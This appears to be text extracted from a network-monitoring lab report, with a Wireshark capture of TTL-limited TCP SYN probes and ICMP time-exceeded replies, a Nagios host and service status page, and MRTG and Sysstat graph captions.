No.	Time	Source	Destination	Protocol	Length	Info
14	3.750372000	172.16.17.2	137.189.11.73	TCP	74	42447 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
15	3.750400000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
18	4.750741000	172.16.17.2	137.189.11.73	TCP	74	49260 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
19	4.750784000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
22	5.751101000	172.16.17.2	137.189.11.73	TCP	74	43063 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
23	5.751150000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
26	6.751484000	172.16.17.2	137.189.11.73	TCP	74	50564 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
27	6.751796000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
34	7.752928000	172.16.17.2	137.189.11.73	TCP	74	49918 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
35	7.753226000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
38	8.753484000	172.16.17.2	137.189.11.73	TCP	74	47823 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
39	8.753764000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
42	9.754070000	172.16.17.2	137.189.11.73	TCP	74	34944 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
43	9.754849000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
50	10.756082000	172.16.17.2	137.189.11.73	TCP	74	51970 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
51	10.756657000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
54	11.756958000	172.16.17.2	137.189.11.73	TCP	74	44651 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4

Header version: 4  
Header length: 20 bytes  
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))  
Total Length: 60  
Identification: 0x3b11 (15121)  
Flags: 0x00  
Fragment offset: 0  
Time to live: 1  
Protocol: TCP (6)  
Header checksum: 0x2c93 (incorrect)

Frame (frame), 74 bytes

Packets: 120 Displayed: 45 Marked: 0 Dropped: 0

Profile: Default

Router responded an ICMP packet with TTL exceeded message

Wireshark 1.8.10 (SVN Rev Unknown from unknown)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `tcp.port eq 80 || icmp`

No.	Time	Source	Destination	Protocol	Length	Info
14	3.750372000	172.16.17.2	137.189.11.73	TCP	74	42447 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
15	3.750400000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
18	4.750741000	172.16.17.2	137.189.11.73	TCP	74	49260 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
19	4.750784000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
22	5.751101000	172.16.17.2	137.189.11.73	TCP	74	43063 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
23	5.751150000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
26	6.751484000	172.16.17.2	137.189.11.73	TCP	74	50564 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
27	6.751796000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
34	7.752928000	172.16.17.2	137.189.11.73	TCP	74	49918 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
35	7.753226000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
38	8.753484000	172.16.17.2	137.189.11.73	TCP	74	47823 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
39	8.753764000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-live exceeded (Time to live exceeded in transit)
42	9.754070000	172.16.17.2	137.189.11.73	TCP	74	34944 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
43	9.754849000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
50	10.756082000	172.16.17.2	137.189.11.73	TCP	74	51970 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4
51	10.756657000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
54	11.756958000	172.16.17.2	137.189.11.73	TCP	74	44651 > http [SYN, ECN, OWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 Tval=356848300 TSecr=0 WS=4

Header checksum: 0xc682 (correct)  
Source: 172.16.17.1 (172.16.17.1)  
Destination: 172.16.17.2 (172.16.17.2)

Internet Control Message Protocol  
Type: 11 (Time to live exceeded)  
Code: 0 (Time to live exceeded in transit)

Checksum: 0x7f71 (incorrect)

Internet Protocol Version 4, Src: 172.16.17.2 (172.16.17.2), Dst: 137.189.11.73 (137.189.11.73)


Transmission Control Protocol, Src Port: 42447 (42447), Dst Port: http (80), Seq: 4030749908

Frame (icmp.code), 1 byte

Packets: 120 Displayed: 45 Marked: 0 Dropped: 0

Profile: Default

Finally the recipient replied the sender ACK packet



## Nagios monitoring critical services

Nagios Core - Mozilla Firefox

File Edit View History Bookmarks Tools Help

IE CUHK... System monit... System monit... N Nagio... N Nagios C... System monit... N Nagios C... N Nagios C... N Nagios C... +

monitor.z8.3921.ntec.ie.cuhk.edu.hk/nagios/ Google

**Nagios®**

**Current Network Status**  
Last Updated: Wed Jun 4 13:03:36 HKT 2014  
Updated every 90 seconds  
Nagios® Core™ 4.0.7 - www.nagios.org  
Logged in as nagiosadmin

**Host Status Totals**  
Up Down Unreachable Pending  
2 0 0 0

**Service Status Totals**  
Ok Warning Unknown Critical Pending  
10 0 0 1 0

**General**  
Home Documentation

**Current Status**  
Tactical Overview Map Hosts Services Host Groups Summary Grid Service Groups Summary Grid Problems Services (Unhandled) Hosts (Unhandled) Network Outages Quick Search: Reports Availability Trends Alerts History Summary Histogram Notifications Event Log System Comments Downtime Process Info Performance Info Scheduling Queue Configuration

**Host Status Details For All Hosts**  
Limit Results: 100

Host	Service	Status	Last Check	Duration	Attempt	Status Information
host2	HTTP	CRITICAL	06-04-2014 13:01:28	0d 0h 30m 7s	4/4	connect to address 172.16.17.2 and port 80: Connection refused
	PING	OK	06-04-2014 12:59:22	0d 0h 29m 12s	1/4	PING OK - Packet loss = 0%, RTA = 0.31 ms
	SSH	OK	06-04-2014 13:00:17	0d 0h 28m 18s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
localhost	Current Load	OK	06-04-2014 13:02:51	0d 1h 0m 44s	1/4	OK - load average: 0.00, 0.00, 0.00
	Current Users	OK	06-04-2014 13:03:29	0d 1h 0m 6s	1/4	USERS OK - 3 users currently logged in
	HTTP	OK	06-04-2014 13:02:06	0d 0h 46m 29s	1/4	HTTP OK: HTTP/1.1 200 OK - 309 bytes in 0.001 second response time
	PING	OK	06-04-2014 12:59:44	0d 0h 58m 51s	1/4	PING OK - Packet loss = 0%, RTA = 0.09 ms
	Root Partition	OK	06-04-2014 13:00:21	0d 0h 58m 14s	1/4	DISK OK - free space: / 7398 MB (64% inode=76%)
	SSH	OK	06-04-2014 13:00:59	0d 0h 57m 36s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
Swap Usage	OK	06-04-2014 13:01:36	0d 0h 56m 59s	1/4	SWAP OK - 99% free (1008 MB out of 1023 MB)	
Total Processes	OK	06-04-2014 13:02:15	0d 0h 56m 21s	1/4	PROCS OK: 70 processes with STATE = RSZDT	


Results 1 - 11 of 11 Matching Services

## InfluxDB visualizing Systat data



MRTG showing network traffic and system status

## First host Stat



**MRTG** MULTI ROUTER TRAFFIC GRAPHER  
version 2.17.7


Tobias Oetiker <tobi@oetiker.ch>  
and Dave Rand <drl@bungi.com>

Sysstat Graph showing system status


## Sysstat Graph

Report period: 2023-07-31 00:10 - 2023-08-08 23:50


Tasks created (per second)




Context switches (per second)



Running/sleeping task count



System load averages



Generated by Systat\_Script\_20230731